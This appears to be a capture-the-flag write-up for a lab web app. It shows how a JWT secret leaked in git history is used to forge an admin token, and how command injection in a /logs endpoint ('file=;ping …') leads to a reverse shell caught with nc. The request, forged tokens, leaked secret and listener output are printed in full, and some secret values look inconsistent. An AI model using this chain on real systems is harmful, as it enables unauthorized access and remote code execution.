


```
total 116
drwxrwxr-x   8 root root  4096 Sep  3  2021 .
drwxr-xr-x   4 root root  4096 Sep  2 09:26 ..
-rw-rw-r--   1 root root    72 Sep  3  2021 .env
drwxrwxr-x   8 root root  4096 Sep  8  2021 .git
-rw-rw-r--   1 root root   885 Sep  3  2021 index.js
drwxrwxr-x   2 root root  4096 Aug 13  2021 model
drwxrwxr-x 201 root root  4096 Aug 13  2021 node_modules
-rw-rw-r--   1 root root   491 Aug 13  2021 package.json
-rw-rw-r--   1 root root 69452 Aug 13  2021 package-lock.json
drwxrwxr-x   4 root root  4096 Sep  3  2021 public
drwxrwxr-x   2 root root  4096 Sep  3  2021 routes
drwxrwxr-x   4 root root  4096 Aug 13  2021 src
-rw-rw-r--   1 root root   651 Aug 13  2021 validations.js
```




```
commit 67d8da7a0e53d8fadeb6b36396d86cdcd4f6ec78
Author: dasithsv <dasithsv@gmail.com>
Date:   Fri Sep 3 11:30:17 2021 +0530

    removed .env for security reasons

commit de0a46b5107a2f4d26e348303e76d85ae4870934
Author: dasithsv <dasithsv@gmail.com>
Date:   Fri Sep 3 11:29:19 2021 +0530

    added /downloads

commit 4e5547295cfe456d8ca7005cb823e1101fd1f9cb
Author: dasithsv <dasithsv@gmail.com>
Date:   Fri Sep 3 11:27:35 2021 +0530

    removed swap

commit 3a367e735ee76569664bf7754eaaade7c735d702
Author: dasithsv <dasithsv@gmail.com>
Date:   Fri Sep 3 11:26:39 2021 +0530

    added downloads

commit 55fe756a29268f9b4e786ae468952ca4a8df1bd8
Author: dasithsv <dasithsv@gmail.com>
Date:   Fri Sep 3 11:25:52 2021 +0530

    first commit
:
```

In one of the previous commits we found token secret, that can be used to sign the forged JWT token




```
commit 67d8da7a0e53d8fadeb6b36396d86cdcd4f6ec78
Author: dasithsv <dasithsv@gmail.com>
Date:   Fri Sep 3 11:30:17 2021 +0530

    removed .env for security reasons

commit de0a46b5107a2f4d26e348303e76d85ae4870934
Author: dasithsv <dasithsv@gmail.com>
Date:   Fri Sep 3 11:29:19 2021 +0530

    added /downloads

commit 4e5547295cfe456d8ca7005cb823e1101fd1f9cb
Author: dasithsv <dasithsv@gmail.com>
Date:   Fri Sep 3 11:27:35 2021 +0530

    removed swap

commit 3a367e735ee76569664bf7754eaaade7c735d702
Author: dasithsv <dasithsv@gmail.com>
Date:   Fri Sep 3 11:26:39 2021 +0530

    added downloads

commit 55fe756a29268f9b4e786ae468952ca4a8df1bd8
Author: dasithsv <dasithsv@gmail.com>
Date:   Fri Sep 3 11:25:52 2021 +0530

    first commit
:
```

But that’s not all, further inspection showed remote command execution vulnerability in the endpoint /logs - but we need to be theadmin to access this point - so everything boils down to otken forgery and privilege escalation




```
router.get('/logs', verifytoken, (req, res) ⇒ {
    const file = req.query.file;
    const userinfo = { name: req.user }
    const name = userinfo.name.name;

    if (name == 'theadmin'){
        const getLogs = `git log --oneline ${file}`;
        exec(getLogs, (err , output) ⇒{
            if(err){
```



```
@@ -1,2 +1,2 @@
 DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
-TOKEN_SECRET = gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCFZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuVwV
+TOKEN_SECRET = secret
diff --git a/routes/private.js b/routes/private.js
index 1347e8c..cf6bf21 100644
--- a/routes/private.js
+++ b/routes/private.js
@@ -11,10 +11,10 @@ router.get('/priv', verifytoken, (req, res) ⇒ {

     if (name == 'theadmin'){
         res.json({
-            role:{
-
-                role:"you are admin",
-                desc : "{flag will be here}"
+            creds:{
+                role:"admin",
+                username:"theadmin",
+                desc : "welcome back admin,"
             }
         })
     }
@@ -26,7 +26,32 @@ router.get('/priv', verifytoken, (req, res) ⇒ {
             }
         })
     }
+})
+

+router.get('/logs', verifytoken, (req, res) ⇒ {
:
```

The token for a normal user looks as follows



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
JfaWQiOiI2NGYzMzQ4OTk4YjQ2MDA0NWNlNWI5N
TciLCJuYW1lIjoic2ltb25lbGxhIiwiZW1haWwi
OiJzaW1vbkBnbWFpbC5jb20iLCJpYXQiOjE2OTM
2NjE2NzB9.n0gDZTWivwbyPVnDYAeneLnLzYfHa
ag5L9J61Z41xdE
```

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```


PAYLOAD: DATA

```
{
  "_id": "64f3348998b460045ce5b957",
  "name": "simonella",
  "email": "simon@gmail.com",
  "iat": 1693661670
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) □ secret base64 encoded
```

We change the value of the parameter name into “theadmin” and use obtained secret to validate signature



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
JfaWQiOiI2NGYzMzQ4OTk4YjQ2MDA0NWNlNWI5N
TciLCJuYW1lIjoidGhlYWRtaW4iLCJlbWFpbCI6
InNpbW9uQGdtYWlsLmNvbSIsImlhdCI6MTY5MzY
2MTkzNH0.SQ7GWHEWltsc_KG_E0N99t39tzia1_
xjJJAuVlxbdYg
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```


PAYLOAD: DATA

```
{
  "_id": "64f3348998b460045ce5b957",
  "name": "theadmin",
  "email": "simon@gmail.com",
  "iat": 1693661934
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  4m9vPAYkhpwPTiuVwVhvwE
) □ secret base64 encoded
```


Next we passed the forged token into /priv endpoint



```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 76
ETag: W/"4c-bXqVw5XMe5cDkw3W1LdgPWPYQt0"
Date: Sat, 02 Sep 2023 13:40:29 GMT
Connection: close

{
  "creds":{
    "role":"admin",
    "username":"theadmin",
    "desc":"welcome back admin"
  }
}
```


And it was accepted - we successfully escalated our privileges

So now we can access /logs endpoint where we found RCE vulnerability




```
killed:   false
code:     128
signal:   null
cmd:      "git log --oneline undefined"
```

In the “file” parameter we passed our malicious command that was executed




```
GET /api/logs?file=;ping+-c+5+10.10.14.24 HTTP/1.1
Host: 10.10.11.120:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
If-None-Match: W/"25e-OOU5zc0CyR+w2RsPyyCnna1Y5LM"
auth-token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2NGYzMzQ4OTk4YjQ2MDA0NWN1NWI5NTciLCJuYW1lIjoidGhlYWRtaW4iLCJlbWFpbCI6InN
pbW9uQGdtYWlsLmNvbSIsImlhdCI6MTY5MzY2MTkzNH0.SQ7GWHEWltsc_KG_E0N99t39tzia1_xjJJAuVlxbdYg
```



```
└─# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
09:46:33.234817 IP 10.10.11.120 > 10.10.14.24: ICMP echo request, id 1, seq 1, length 64
09:46:33.234847 IP 10.10.14.24 > 10.10.11.120: ICMP echo reply, id 1, seq 1, length 64
09:46:34.224313 IP 10.10.11.120 > 10.10.14.24: ICMP echo request, id 1, seq 2, length 64
09:46:34.224325 IP 10.10.14.24 > 10.10.11.120: ICMP echo reply, id 1, seq 2, length 64
09:46:35.224720 IP 10.10.11.120 > 10.10.14.24: ICMP echo request, id 1, seq 3, length 64
09:46:35.224735 IP 10.10.14.24 > 10.10.11.120: ICMP echo reply, id 1, seq 3, length 64
09:46:36.228140 IP 10.10.11.120 > 10.10.14.24: ICMP echo request, id 1, seq 4, length 64
09:46:36.228154 IP 10.10.14.24 > 10.10.11.120: ICMP echo reply, id 1, seq 4, length 64
09:46:37.228777 IP 10.10.11.120 > 10.10.14.24: ICMP echo request, id 1, seq 5, length 64
09:46:37.228795 IP 10.10.14.24 > 10.10.11.120: ICMP echo reply, id 1, seq 5, length 64
```

So next step was to get a reverse shell on the system



```
└─# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.24] from (UNKNOWN) [10.10.11.120] 35568
bash: cannot set terminal process group (1116): Inappropriate ioctl for device
bash: no job control in this shell
dasith@secret:~/local-web$ 
```